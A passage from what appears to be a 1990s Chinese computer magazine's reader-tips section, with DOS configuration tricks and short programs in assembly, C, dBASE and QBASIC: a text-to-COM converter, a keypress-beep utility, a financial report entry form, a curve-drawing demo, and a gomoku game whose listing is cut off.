假定标记 C:\TC 目录下的 TURBO C V2.0 的 DOSSHELL，步骤如下：

(1) 建立批处理文件 TC.BAT：

```
C:\▮COPY CON C:\TC\TC.BAT
@ECHO OFF
PROMPT $P$G[TC]
MYTC.EXE
PROMPT $P$G
^F6
```

(2)改名 C:\TC\TC.EXE 为 MYTC.EXE 即可。假若你手头有 BAT2COM.EXE 的话，建议将 TC.BAT 转换成 TC.COM，这样在 TC.BAT 中直接用 TC.EXE 就可以了，而不必再去改名为 MYTC.EXE。

(3) 执行 TC.BAT 或 TC.COM 后进入 DOSSHELL，就会发现 DOS 提示符已变成“C:\TC\▮[TC]”。嗨！是 TC 的 DOSSHELL，一眼看穿。

当然，如果原来的可执行文件本来就是 COM 文件，那么就只有使用改名的方法了。

2. 对于 WINDOWS 3.X 和 WINDOWS 95

简单极了！用任一种文本编辑器在 C 盘根目录的 AUTOEXEC.BAT 文件中添加一行“SET WINPMT=PG[WIN]”即可。

给DOS增加开机选择配置功能

□浙江　郑骏



不同公司出版的软件对内存的要求各有不同，部分软件还会发生冲突。需要有扩充内存的软件应该把 DEVICE = EMM386 命令行写入 CONFIG. SYS 文件中。使用 MEMMAKER 命令优化内存时，它也会自动在 CONFIG. SYS 文件中挂上 DEVICE = EMM386 命令行。而有些软件不能使用扩充内存，如 WPS3. 0F 文字处理软件，如果挂上 DEVICE = EMM386 命令行，则不给出摸拟显示和打印。

因此，如果一台微机中同时装有上述两类软件或在硬盘里装有但本次启动不使用 WPS3. 0 等软件时，要获得优化内存管理，就应使用选择配置的方法。MS – DOS6. 22 的开机选择配置功能可方便地解决上述问题，按如下编写 CONFIG. SYS 文件：

```
[menu]
menucolor = 14, 1
menuitem = dos, ms – dos 6. 22
menuitem = win, windows 3. 2
menuitem = wps, wps 3. 0f
menudefault = win, 5
[dos]
device = c: \dos \himem. sys
device = c: \dos \emm386. exe ram
dos = high, umb
[win]
device = c: \dos \himem. sys
device = c: \dos \emm386. exe ram
dos = high, umb
stacks = 9, 256
[wps]
device = c: \dos \himem. sys
dos = high
```

AUTOEXEC. BAT 文件如下：

```
@echo off
prompt $p$g
path = c: \dos; c: \windows; c: \wps; c: \nc
goto %  config%
: dos
goto end
: win
win
goto end
: wps
cd \wps
spdos / v
wps
goto end
: end
cls
```


在启动盘的根目录下有了上面两个文件之后，DOS 启动时会出现下面提示：

```
MS – DOS 6. 2 Startup Menu
1. ms – dos 6. 22
2. windows 3. 2
3. wps  3. 0f
Enter a choice: 1
```

此时可用<↑>、<↓> 移动光标选择，也可直接按数字确认，若 5 秒内无任何动作，则自动以 WINDOWS 启动。

让程序具有中西文两种显示方式

□湖北　张枫



我们在使用 UCDOS 时可发现，其中的一些实用工具，如 Free. exe、Setup. exe 等具有两种显示方式，在未运行 UCDOS 时，显示英文信息，在运行 UCDOS 后显示中文信息。初看起来，觉得很奇妙，其实我们也能使自己的程序具有两种显示方式。在 UCDOS 的 API 里已有检查 UCDOS 是否驻留内存的接口程序，我们所做的只是调用它，即可达到程序自动显示中文或英文信息。如下例：

```
#include <bios. h>
#include <dos. h>
#include <stdio. h>
#define FALSE 0
#define TRUE 1
int checkUCDOS(void)
{
 union REGS regs ;
regs. x. ax = 0xdb00;
int86(0x2f, & regs, & regs);
if(regs. h. al! = 0xff   ||   regs. x. bx! = 0x5450||regs. x. dx! = 5)return FALSE;
else return TRUE;
}
main( )
{ int ucdos;
if(checkUCDOS( ) ) ucdos = 1;
else ucdos = 0;
{ if(ucdos)
printf( ″电脑爱好者″);
else
printf( ″Computer Fan″);
}
}
```

本程序在 486/66 上用 Turbo C 2. 0 和 Turbo C + + 1. 0 编译运行通过，UCDOS 为 5. 0。

README. COM 的形成

□辽宁　李莹

在目前出品的一些应用软件包中，都把软件说明及使用方法做成 README. COM 或 README. EXE 文件形式，用户只需直接运行此可执行文件，即可方便快速的显示出文本信息。本人用汇编语言实现文本文件到 COM 可执行文件的转换即 TXT2COM 功能，此方法可把所有文本文件自动转换为 COM 文件。此程序代码简练，形成的 COM 文件只比原文本文件多出 100 左右个字节，并且显示时具有分屏暂停功能。

其实现原理非常简单，即在原文本文件头部增加一段可执行代码，此代码负责显示后面的文本数据，此程序采用了“程序中程序”的编制技术，即在本程序中包含显示文本数据的程序段。此程序段在程序中只参加汇编而不参与执行，在文本文件形成可执行文件时此段程序被移植到文本文件的头部。此类程序编制工作中的一个关键的问题就是内存特定地址的重新定位技术，因为“程序中程序”不是在本程序中执行，而是被移到其它程序中执行。此时本段程序及程序中数据的内存存放地址已经改变，所以在编制时涉及内存地址时必须按移植后的情况正确定位。比如文本信息开始地址的计算，因文本信息存放在可执行文件头代码的后面，所以它相对于文件头起始地址的偏移量即是可执行代码的长度。又因为形成的文件以 COM 文件形式加载，此时建立一个 100H 字节的 PSP 程序段前缀，所以文本信息在程序中使用的偏移量应该为可执行文件头代码长度加上 100H 字节。

程序使用方法：此程序按 COM 文件格式编制，经汇编、链接并转换为 COM 文件后即可使用。使用时在命令行携带原文本文件名，如果该文件存在，提示使用者输入转换后的文件名，此时打入一个后缀为 COM(EXE 也可) 的文件名，稍候即转换完毕，显示出完成信息及形成的文件名。所形成的 COM 文件即可在 DOS 命令行直接运行。由于本程序按 COM 文件格式编制，运行时需要把全部程序调入内存，所以此程序能够处理的文本文件长度有限，即文件头长度加上文本文件长度应该小于当前自由内存空间的长度，否则将发生内存不够的错误，但这已经完全能够满足大多数应用场合。

程序在 AST 386 机、DOS6. 2 环境下，用 TASM2. 0 调试通过。

```
; TXT2COM. ASM(TXT2COM. COM)
; TASM 2. 0  <文本转换为 COM 文件>
CODE SEGMENT
     ASSUME CS: CODE; DS: CODE
     ORG 100H
BE:   JMP BEGIN
      HAD1  DW 0      ;原文件句柄
      HAD2  DW 0      ;建立文件句柄
      BUFF  DB 512 DUP(0)
    ONAME  DB 0ah, 0dh, 'Outname: '
OUTNAME  DB 26, 0, 27 DUP(0)
    ERMSG  DB 0ah, 0dh, 'File open error! '
      DB 0ah, 0dh, 'TXT2COM  <FileName>  $'
    INERR  DB 0ah, 0dh, 'Outname error! $'
  INPUTM  DB 0ah, 0dh, 'Please Input Outname'
            DB '(*. COM): $'
  OKMSG  DB 0ah, 0dh, 'TXT2COM  OK! $'
  WAMSG DB 0ah, 0dh, 'Wait$'
BEGIN: MOV AH, 06H  ;初始化屏幕
       MOV AL, 0
       MOV BH, 1EH  ;蓝底黄字
       MOV CX, 0
       MOV DX, 1950H
       INT 10H
       MOV DX, 0002H; 移光标到屏幕顶
       MOV AH, 02
       MOV BH, 0
       INT 10H
       MOV SI, 81H ; 从命令行拾取文件名
ST1:   LODSB
       CMP AL, 0DH
       JZ ED
       CMP AL, ' '
       JNZ ED
       DEC BYTE PTR ES: [80H]
       JMP ST1
   ED: DEC SI
       MOV CL, ES: [80H]
       XOR CH, CH
       MOV DX, SI
       ADD SI, CX
       MOV BYTE PTR [SI], 0
OPEN:  MOV AH, 3DH  ;打开原文件
       MOV AL, 0
       INT 21H
       JC ERROR1
       MOV HAD1, AX ; 保存句柄
       JMP BE1
ERROR1: MOV DX, OFFSET ERMSG
       MOV AH, 9
       INT 21H      ;找不到文件处理
       JMP EXIT
 BE1:  MOV DX, OFFSET INPUTM
       MOV AH, 9
       INT 21H
       MOV AH, 0AH  ;打入输出文件名
       MOV DX, OFFSET OUTNAME
       INT 21H
       MOV SI, OFFSET OUTNAME
```

```
    INC SI
ASCD: INC SI        ;建立标准 ASCII 串
    CMP BYTE PTR [SI], 0DH
    JNZ ASCD
    MOV BYTE PTR [SI], 0
    MOV DX, OFFSET OUTNAME
    INC DX
    INC DX
    MOV AH, 3CH  ;建立新文件
    MOV CX, 0
    INT 21H
    JNC SAVEHAD
    MOV DX, OFFSET INERR
    MOV AH, 9
    INT 21H      ;文件名错重新输入
    JMP BE1
SAVEHAD: MOV HAD2, AX
                 ;保存输出文件句柄
    MOV AH, 9
    MOV DX, OFFSET WAMSG
    INT 21H
READGET: MOV AH, 40H  ;写文件头
    MOV DX, OFFSET DISP
    MOV CX, OFFSET MSG
    SUB CX, OFFSET DISP
    MOV BX, HAD2
    INT 21H
READFILE: MOV AH, 3FH; 读文本文件
    MOV DX, OFFSET BUFF
    MOV BX, HAD1
    MOV CX, 512
    INT 21H
    CMP AX, 0
    JZ WEXIT
    MOV CX, AX  ;写入输出文件
    MOV AH, 40H
   MOV DX, OFFSET BUFF
    MOV BX, HAD2
    INT 21H
    MOV AH, 2
    MOV DL, '. '
    INT 21H
    JMP READFILE
WEXIT: MOV BYTE PTR BUFF, 1AH
    MOV CX, 1 ;加入一个文尾符
    MOV AH, 40H
    MOV DX, OFFSET BUFF
    MOV BX, HAD2
    INT 21H
    MOV AH, 3EH  ;关闭两个文件
    MOV BX, HAD1
    INT 21H
    MOV AH, 3EH
    MOV BX, HAD1
    INT 21H
    MOV AH, 9
    MOV DX, OFFSET OKMSG
    INT 21H
   MOV SI, OFFSET OUTNAME
    XOR AX, AX ;输出文件名前加 <号
    MOV AL, BYTE PTR [SI+1]
    MOV WORD PTR [SI], 3C20H
    ADD SI, AX
    ADD SI, 3     ;输出文件名后加> 号
    MOV WORD PTR [SI], 243EH
    MOV AH, 9
    MOV DX, OFFSET ONAME
    INT 21H      ;显示输出文件名
EXIT: MOV AH, 4CH
    INT 21H
DISP: PUSH CS       ;以下为文件头内容
    POP DS
    MOV AH, 06H  ;初始化屏幕
    MOV AL, 0
    MOV BH, 1EH  ;蓝底黄字
    MOV CX, 0
    MOV DX, 1950H
    INT 10H
    MOV DX, 0100H; 移光标到屏幕顶
    MOV AH, 02
    MOV BH, 0
    INT 10H
    XOR CX, CX    ;清记数器
    MOV SI, OFFSET MSG
    SUB SI, OFFSET DISP
    ADD SI, 100H ;转换地址值
READM: LODSB        ;取文本数据
    CMP AL, 1AH  ;遇结尾符结束
    JNZ SCAN0D
    JMP HMCL
SCAN0D: CMP AL, 0DH  ;回车处理
    JNZ SCAN0A
    INC CH       ;行计数加 1
    MOV CL, 0     ;字记数清 0
    CMP CH, 23    ;是否到 23 行
    JZ HMCL
    JMP PRINT
HMCL:  PUSH AX
    MOV BP, OFFSET WAITL
    SUB BP, OFFSET DISP
    ADD BP, 100H
    MOV AH, 13H
    MOV DX, 1800H
    MOV CX, 79
    MOV BH, 0
    MOV AL, 01
    MOV BL, 031H
    PUSH CS
    POP ES
    INT 10H
    MOV BP, OFFSET WAITH
    SUB BP, OFFSET DISP
    ADD BP, 100H
    MOV AH, 13H
    MOV DX, 0000H
    MOV CX, 79
    MOV BH, 0
    MOV AL, 01
    MOV BL, 074H
    PUSH CS
    POP ES
    INT 10H
    MOV AH, 0     ;暂停, 等待按键
    INT 16H
    OR AL, 20H
    PUSH AX
    MOV AH, 06H  ;初始化屏幕
    MOV AL, 0
    MOV BH, 1EH  ;蓝底黄字
    MOV CX, 0
    MOV DX, 1950H
    INT 10H
    MOV DX, 0000H; 移光标到屏幕顶
    MOV AH, 02
    MOV BH, 0
    INT 10H
    MOV CH, 0     ;行记数清 0
    POP AX
    CMP AL, 'q'
    JZ ENDD
    POP AX
    CMP AL, 1AH
    JZ ENDD
    JMP PRINT
SCAN0A: CMP AL, 0AH  ;换行符处理
    JNZ SCANCHAR
    JMP PRINT
SCANCHAR: INC CL    ;一般字符处理
    CMP CL, 81    ;行满行计数加 1
    JNZ PRINT
    MOV CL, 0
    INC CH
    CMP CH, 23    ;24 行满暂停
    JNZ PRINT
    JMP HMCL
PRINT: MOV AH, 2     ;显示字符
    MOV DL, AL
    INT 21H
    JMP READM
ENDD:  MOV AH, 4CH  ;结束显示
        INT 21H
 WAITH DB 32 DUP('*'), 'README
            (TXT2COM)', 32 DUP('*')
 WAITL DB 31 DUP('-'), 'Q 键退出,
             其它键继续', 35 DUP('-')
 MSG:
 CODE ENDS
    END BE
```

本期程序调试　罗光宣

设置合法检验的报表录入程序

□江苏　江隆年

用手工汇总财务报表时，发生差错是最令人头疼的事。错误一般发生在把逐张报表向汇总表逐行填写时抄错，或是在审核报表时疏漏，把本身有错的报表填入汇总表。

本人用条件语句设置了录入合法检验，十分有效地把住了差错的关。报表上收方与付方即使有 1 分钱的差额也能发现，并提示差错金额。同时，采用循环语句使其返回纠错，直到改正为止。否则程序不向下运行。因为有了这样的录入程序，极大地方便了工作，真正是省时又省力。这对于做财务工作的人，才会有切身体会。

这个录入合法检验有个缺陷，就是录入数据发生张冠李戴情况（即甲项数据输入乙项中）时无法发现。只有事后通过数据关系，进行逻辑检查才能查出。附程序：

```
set talk off
clear
do while. t.
  chioce0 =″″
  set talk off
  set color to w + /b, w + /w, w
  @ 18, 0 clear to 24, 80
  @ 18, 0, 24, 80 box
  @ 19, 10 say ″录入现金日报表″
  @ 19, 30 prompt″ < 确认 > ″
  @ 19, 40 prompt″ < 返回 > ″
  menu to choice0
    do case
      case choice0 = 2
        _col = 0
        do while _col <80
          @ 0, 0 clear to 24, _col
          _col = _col + 1
        enddo
        set color to w + /b
        @ 0, 0 clear to 24, 80
        return
      case choice0 = 1
        exit
    endcase
enddo
clear
* hide popup subpop1
set colo to w + /b, w + /bg, w
@ 0, 0 clear to 24, 80
use hdsr
do while . t.
  chioce0 =″″
  locate for zy =″汇总转入″
  if found()
    clear
    @ 18, 0, 24, 80 box
    @ 20, 10 say ″上期数据没有清除或轧帐后再录″
    @ 20, 45 prompt″ < 继续 > ″
    @ 20, 55 prompt″ < 返回 > ″
    menu to choice0
    do case
      case choice0 = 2
        set color to w + /b
        @ 0, 0 clear to 24, 80
        use
        return
      case choice0 = 1
        exit
    endcase
  endif
  if . not. found()
     exit
  endif
enddo
    use
    clear
set colo to w + /b, w + /bg, w
@ 0, 0 clear to 24, 80
do while. t.
  jdwh = space(2)
  jdwm = space(6)
  jsxj = 0. 00
  jshk = 0. 00
  jtyk = 0. 00
  jsbk = 0. 00
  jszfk = 0. 00
  jsfhj = 0. 00
  jdhk = 0. 00
  jfzfk = 0. 00
  jcyk = 0. 00
  jsjk = 0. 00
  jbxj = 0. 00
  jffhj = 0. 00
  jbyu1 = 0. 00
  jsfce = 0. 00
  jffce = 0. 00
  jbxjce = 0. 00
  hide popup subpop1
  set colo to w + /b, w + /bg, w
  @ 0, 0 clear to 24, 80
   do while . t.
     set  color to w + /b, w + /bg, w
     @ 0, 0 clear to 24, 80
       do while . t.
@ 3, 23 say ″ <汇兑现金日报单 > 录入窗口″
@ 4, 8 say  ″┌──────┬──────┐″
@ 5, 8 say ″│″
@ 6, 8 say ″│″
@ 7, 8 say ″│″
@ 8, 8 say ″│″
@ 9, 8 say ″│″
@ 10, 8 say ″│″
@ 11, 8 say ″│″
@ 12, 8 say ″│″
@ 13, 8 say ″│″
@ 14, 8 say ″│″
@ 15, 8 say ″│″
@ 16, 8 say ″│″
@ 17, 8 say ″│″
@ 18, 8 say ″│″
@ 19, 8 say ″│″
@ 20, 8 say ″└──────┴──────┘″
@ 5, 68 say ″│″
@ 6, 68 say ″│″
@ 7, 68 say ″│″
@ 8, 68 say ″│″
@ 9, 68 say ″│″
@ 10, 68 say ″│″
@ 11, 68 say ″│″
@ 12, 68 say ″│″
@ 13, 68 say ″│″
@ 14, 68 say ″│″
@ 15, 68 say ″│″
@ 16, 68 say ″│″
@ 17, 68 say ″│″
@ 18, 68 say ″│″
@ 19, 68 say ″│″
@ 6, 8 say ″├──────┼──────┤″
@ 8, 8 say ″├──────┼──────┤″
@ 10, 8 say ″├──────┼──────┤″
@ 12, 8 say ″├──────┼──────┤″
@ 14, 8 say ″├──────┼──────┤″
@ 16, 8 say ″├──────┼──────┤″
@ 18, 8 say  ″├──────┼──────┤″
@ 5, 38 say ″│″
@ 7, 38 say ″│″
@ 9, 38 say ″│″
@ 11, 38 say ″│″
@ 13, 38 say ″│″
@ 15, 38 say ″│″
@ 17, 38 say ″│″
@ 19, 38 say ″│″
@ 5, 10 say ″局所序号 :″ get jdwh
@ 5, 42 say ″局所名称 :″  & & get jdwm
@ 7, 10 say ″上旬现金 :″ get jsxj pict ″@ a″
```

```
@9, 10 say " 收汇汇款 :" get jshk
@11, 10 say " 提银行款 :" get jtyk
@13, 10 say " 收到拨款 :" get jsbk pict "@a"
@15, 10 say " 储蓄还款 :" get jszfk pict "@a"
@17, 10 say " 收方合计 :" get jsfhj
@7, 42 say "兑付汇款 :" get jdhk
@9, 42 say "邮储借款 :" get jfzfk pict "@a"
@11, 42 say "存银行款 :" get jcyk
@13, 42 say "上交款   :" get jsjk pict "@a"
@15, 42 say "本旬现金 :" get jbxj pict "@a"
@17, 42 say "付方合计 :" get jffhj
@19, 42 say "银行余额 :" get jbyu1
set colo to w+/br
@24, 0 clear to 24, 80
@24, 10 say "县邮电局汇兑会计帐务处理系统"
@24, 45 say "程序设计: 江隆年  1996年3月"
    read
    set talk off
    use hdsr. dbf
jsfhj1=jshk+jtyk+jsbk+jszfk
&& 录入合法检验条件
jffhj1=jdhk+jcyk+jsjk+jfzfk
jbxj1=jsxj+jsfhj1-jffhj1
jsfce=jsfhj-jsfhj1
jffce=jffhj-jffhj1
jbxjce=jbxj1-jbxj
if (jsfce) <> 0. 00
              && 录入合法检验条件判断
   set colo to w+/n
   @22, 5 clear to 22, 73
   @22, 10 say "错误提示 ->"
   @22, 25 say "收方差额:"+str(jsfce, 11, 2)
   @22, 50 say "按 Enter 键修改"
   read
   set colo to w/n, n/w, w
   @0, 0 clear to 24, 80
   @22, 15 say "请修改, 不改处按 Enter 键"
   loop
endi
if (jffce) <> 0. 00
              && 录入合法检验条件判断
  set colo to w+/n
  @22, 5 clear to 22, 73
  @22, 10 say "错误提示 ->"
  @22, 25 say "付方差额:"+str(jffce, 11, 2)
  @22, 50 say "按 Enter 键修改"
  read
  set colo to w/n, n/w, w
  @0, 0 clear to 24, 80
  @22, 15 say "请修改, 不改处按 Enter 键"
  loop
endi
if (jbxjce) <> 0. 00
              && 录入合法检验条件判断
  set colo to w+/n
  @22, 5 clear to 22, 73
  @22, 10 say "错误提示 ->"
  @22, 25 say "本旬现金:"+str(jbxjce, 11, 2)
  @22, 50 say "按 Enter 键修改"
  read
  set colo to w/n, n/w, w
  @0, 0 clear to 24, 80
  @22, 15 say "请修改, 不改处按 Enter 键"
  loop
  endi
  exit
enddo
  dd=" "
  set colo to w+/b
  @0, 0 clear to 24, 80
  set colo to w/n
  @20, 17 clear to 22, 62
  set colo to w+/w, w+/gr, w
  @19, 15 clear to 21, 60
  @20, 18 say "ok !"
  @20, 28 say " <返回 y> "
  @20, 41 say " <继续 任意键> " get dd
  read
  if dd <> "Y". and. dd <> "y"
    exit
  endif
enddo
  clear
  if jdwh="  ". or. jsfhj=0. or. jffhj=0
    set color to w+/b
    @0, 0 clear to 24, 80
    return
  endif
use hdsr. dbf
append blank
replace dwh with jdwh, dwm with jdwm
replace sxj with jsxj, dhk with jdhk
replace shk with jshk, fzfk with jfzfk
replace tyk with jtyk, cyk with jcyk, sbk with jsbk
replace sjk with jsjk, szfk with jszfk, bxj with jbxj
replace sfhj with jsfhj, ffhj with jffhj
replace byu1 with jbyu1
use
dd=" "
set colo to w+/b
@0, 0 clear to 24, 80
set colo to w+/n
@20, 17 clear to 22, 62
set colo to w+/bg, w+/w, w
@19, 15 clear to 21, 60
@20, 22 say " <继续 Enter>   <放弃 n> " get dd
read
  if dd <> "n". and. dd <> "N"
    loop
  endif
  exit
enddo
  set colo to w+/b, w+/bg, w
  @0, 0 clear to 24, 80
@18, 0, 24, 80 box
@19, 15 say "报表全部录完, 要接着轧帐! "
@21, 20 say " 谢谢你使用绿野软件! <退出 任一键> "
read
endif    && &
set color to w/b, w+/bg, w
@0, 0 clear to 24, 80
clos all
clear
return
```

按键发声程序

□天津 梁裕民 王 军

在录入大量数据时，常有键盘虚按的时候，需通过不断观察屏幕来纠正。为此，我们利用 Turbo C 编制了一个 6KB 的小程序驻留内存，使按键动作发声，利用声音判别虚按是否发生，以提高录入速度。

程序清单：

```
include  <dos. h>
/* 欲改变键盘中断 */
#define INTR 0x09
/* 驻留小程序所定的参数 */
extern unsigned_heaplen=1024;
extern unsigned_stklen=512;
void interrupt(*oldhandler)(void);
void interrupt handler(void)
{ unsigned int i;
  /* 使按键时发声 */
  for(i=1; i <1000; ++i)
      sound(360);
  /* 可通过改变参数 1000 来调整发声的长短 */
  nosound();
  /* 再调用键盘中断 */
  oldhandler();
  }
  int main(void)
  {
  /* 存储键盘中断地址 */
  oldhandler=getvect(INTR);
  /* 改变键盘中断 */
  setvect(INTR, handler);
  /* 驻留内存 */
  keep(0, (_SS+(_SP/16)-_psp));
  return 0;
  }
```

编制 TXT2EXE 程序

□山西　安世伟

用 QUICK BASIC 自动将文本文件编译为可独立运行的 EXE 文件的方法如下：

1. 将 QUICK BASIC 4.5 编译系统所带的 BC. EXE、LINK. EXE 、BCOM45. LIB 拷入你的目录。

2. 在该目录下调用 DOS 编译软件 EDIT，分别按如下方法生成两个文件：打 3 个回车，以 AUTODATA. DT1 存盘；打 2 个回车后输入 BCOM45. LIB 回车，以 AUTODATA. DT2 存盘。

3. 在该目录下建立 TXT2EXE. BAS(见后)。

4. 用步骤 1 中提供的程序将 TXT2EXE. BAS 编译为可以独立运行的 TXT2EXE. EXE 文件。

5. TXT2EXE. EXE、BC. EXE、LINK. EXE、BCOM45 . LIB 就是编译文本文件所需的系统文件。


6. 编译方法：运行 TXT2EXE. EXE 程序，按提示输入要编译的文本文件名和将要生成的目标文件名，即可自动对文本文件进行编译，生成可独立运行程序。要编译的文本文件应与系统文件在同一目录中。

```
' 将文本文件编译为可执行的 EXE 文件源程序
CLEAR :CLS
PRINT "= = = = = = = = = = = = = = = = = = = ="
PRINT "  简单的文本文件编译实用程序 TXT2EXE    "
PRINT "  程序设计 :安世伟 1997. 03. 13          "
PRINT "  注 :源文件的扩展名必须为 TXT          "
PRINT "= = = = = = = = = = = = = = = = = = = ="
PRINT "请输入您想要编译的文本源文件全名 :"
PRINT "Pleaes input the TXTfileName(全名) :": INPUT TxtFile$
PRINT "请输入您想要编译成的目标文件名(全名) :"
PRINT "Please input the EXEfileName: ": INPUT Exefile$
OPEN TxtFile$ FOR INPUTAS#   '打开源文本文件
OPEN "tmpbas. bas" FOR OUTPUT AS#2  '打开临时 BAS 文件
PRINT#2,"shell" + CHR$(34) + "@ echo off" + CHR$(34)
PRINT#2,"shell" + CHR$(34) + "cls" + CHR$(34)
```



```
i = 0
DO WHILE NOT EOF(1)
i = i + 1
INPUT#1, txtstr$  '读取文本语句
IF i/23 = INT(i/23) THEN  '满屏暂停
basstr$ = "shell" + CHR$(34) + "pause" + CHR$(34)
PRINT#2, basstr$
END IF
IF LTRIM$(RTRIM$(txtstr$)) = ""THEN
basstr$ = "shell" + CHR$ (34) + "echo" + CHR$ (34)  '文本文件中空行处理
ELSE
basstr$ = "shell" + CHR$ (34) + "echo" + txtstr$ + CHR$ (34)  '转换为 . BAS 语句
END IF
PRINT#2, basstr$   '写入 . BAS 文件
LOOP
CLOSE
SHELL"bc tmpbas  <autodata. dt1"  '编译 . bas 为 . obj
SHELL"link tmpbas  <autodata. dt2"  '连接 . obj 为 . exe
SHELL"del tmpbas. bas"  '删除中间产生的 . bas 文件
SHELL"del tmpbas. obj"  '删除中间产生的 . obj 文件
SHELL"ren tmpbas. exe" + Exefile$ + ". exe"
END
```

Nephriod 曲线的计算机画法



□青岛　闫膺如

我们利用某些著名曲线的性质，同时又利用计算机大量、快速作图的特性，可以得到许多优美的、意想不到的图形。请看下例。

将圆周 n 等分，以等分点为圆心，以等分点 P 到直径的垂线 PD 为半径，做一组图。

在计算机屏幕上做一个圆，需要三个条件 :圆心、半径和颜色，由 Circle(x, y), r, color 语句实现。

1. 圆心的求法：用循环语句 for…next…step…语句将圆周等分，设 i 的值从 0 到 2π，以 step 2π/n 中 n 的值来决定等分数，那么 P 点的坐标为：


px = cx + r * cos(i)

py = cy + r * sin(i)


2. 半径 :r = pd = py − cy

3. 颜色 :在 QBASIC 中，颜色可用从 0 到 15 这些数字来表示，例如 2 代表绿色、4 代表红色、14 代表黄色等等。源程序如下：

```
SCREEN 12
CLS
'The Nephriod Curve Program
r = 100: n = 8: cx = 310: cy = 120: pi = 3.141592
'The circle center
FOR i = 0 TO pi / 2 STEP .1
px = cx + r * COS(i)
py = cy + r * SIN(i)
'radius = Hi
Hi = py - cy
'The Nephroid Curve
CIRCLE (px, py), Hi, 12
NEXT i
'The circle center
FOR i = pi / 2 TO pi / 1 STEP .1
px = cx + r * COS(i)
py = cy + r * SIN(i)
'radius Hi
Hi = py - cy
'The Nephroid Curve
CIRCLE (px, py), Hi, 12
NEXT i
END
```



五★子☆连★珠



□北京　栾喆

本程序为喜爱下五子棋的朋友提供了一个在计算机上对弈的机会,双方轮流走子,屏幕右上方显示已下手数。

下棋方法:

1. 使用光标键控制走子位置;
2. 选好位置后用空格键或回车键落子;
3. 如所选位置已有棋子则鸣喇叭警告,但若该子为最后一手所下则被擦去,相当于悔棋重下;
4. 使用 ESC 键可重新开始另一盘棋;
5. 使用字母键 Q 可退出程序。

该程序用 QBASIC 语言编写,在 DOS6.2、486/VGA 上调试通过,程序清单附后。


```
300  CLS : SCREEN 12: COLOR 3       '设定显示模式并绘制棋盘
     PAINT (1, 1), 3
     LINE (106, 26)-(534, 454), 1, B
     LINE (107, 27)-(533, 453), 1, B
     FOR i = 30 TO 450 STEP 30
     LINE (110, i)-(530, i), 1
     NEXT i
     FOR i = 110 TO 530 STEP 30
     LINE (i, 30)-(i, 450), 1
     NEXT i
     FOR y = 120 TO 360 STEP 120
     FOR x = 200 TO 440 STEP 120
     CIRCLE (x, y), 2, 1
     NEXT x
     NEXT y
     LOCATE 3, 69: PRINT "NO. 0"
     LOCATE 28, 69: PRINT "(C)LZ.97.4"
     c = 15: f = 15     '赋初值及定义数组
     x = 320: y = 240
     n = 0
     DIM x(99), y(99)
     FOR i = 0 TO 99
     x(i) = 0: y(i) = 0
     NEXT i
500  f = -1 * f    '黑白子交替下
     c = c + f
200  DO  '显示闪烁棋位并扫描键盘
     CIRCLE (x, y), 14, c
     FOR i = 1 TO 500: NEXT i
     CIRCLE (x, y), 14, 3
     PSET (x - 14, y), 1: PSET (x + 14, y), 1
     PSET (x, y - 14), 1: PSET (x, y + 14), 1
     LET K$ = INKEY$
     IF RIGHT$(K$, 1) = "H" THEN dx = 0: dy = -30: GOTO 100
     IF RIGHT$(K$, 1) = "P" THEN dx = 0: dy = 30: GOTO 100
     IF RIGHT$(K$, 1) = "K" THEN dx = -30: dy = 0: GOTO 100
     IF RIGHT$(K$, 1) = "M" THEN dx = 30: dy = 0: GOTO 100
     IF K$ = CHR$(13) OR K$ = CHR$(32) THEN GOTO 400
     IF K$ = CHR$(27) THEN GOTO 300
     IF K$ = "Q" OR K$ = "q" THEN GOTO 600
     LOOP
100  x = x + dx: y = y + dy: GOTO 200 '按键盘光标键移动棋位
400  FOR i = 1 TO n             '检测本点是否已有棋子
     IF x = x(i) AND y = y(i) THEN GOTO 700
     NEXT i
     CIRCLE (x, y), 14, c            '落子并统计所下手数
     PAINT (x, y), c, c
     n = n + 1
     x(n) = x: y(n) = y
     LOCATE 3, 69: PRINT "No."; n; ""
     GOTO 500
700  IF x = x(n) AND y = y(n) THEN  '悔棋或警告该点已有棋子
     CIRCLE (x, y), 14, 3
     PAINT (x, y), 3, 3
     LINE (x - 14, y)-(x + 14, y), 1
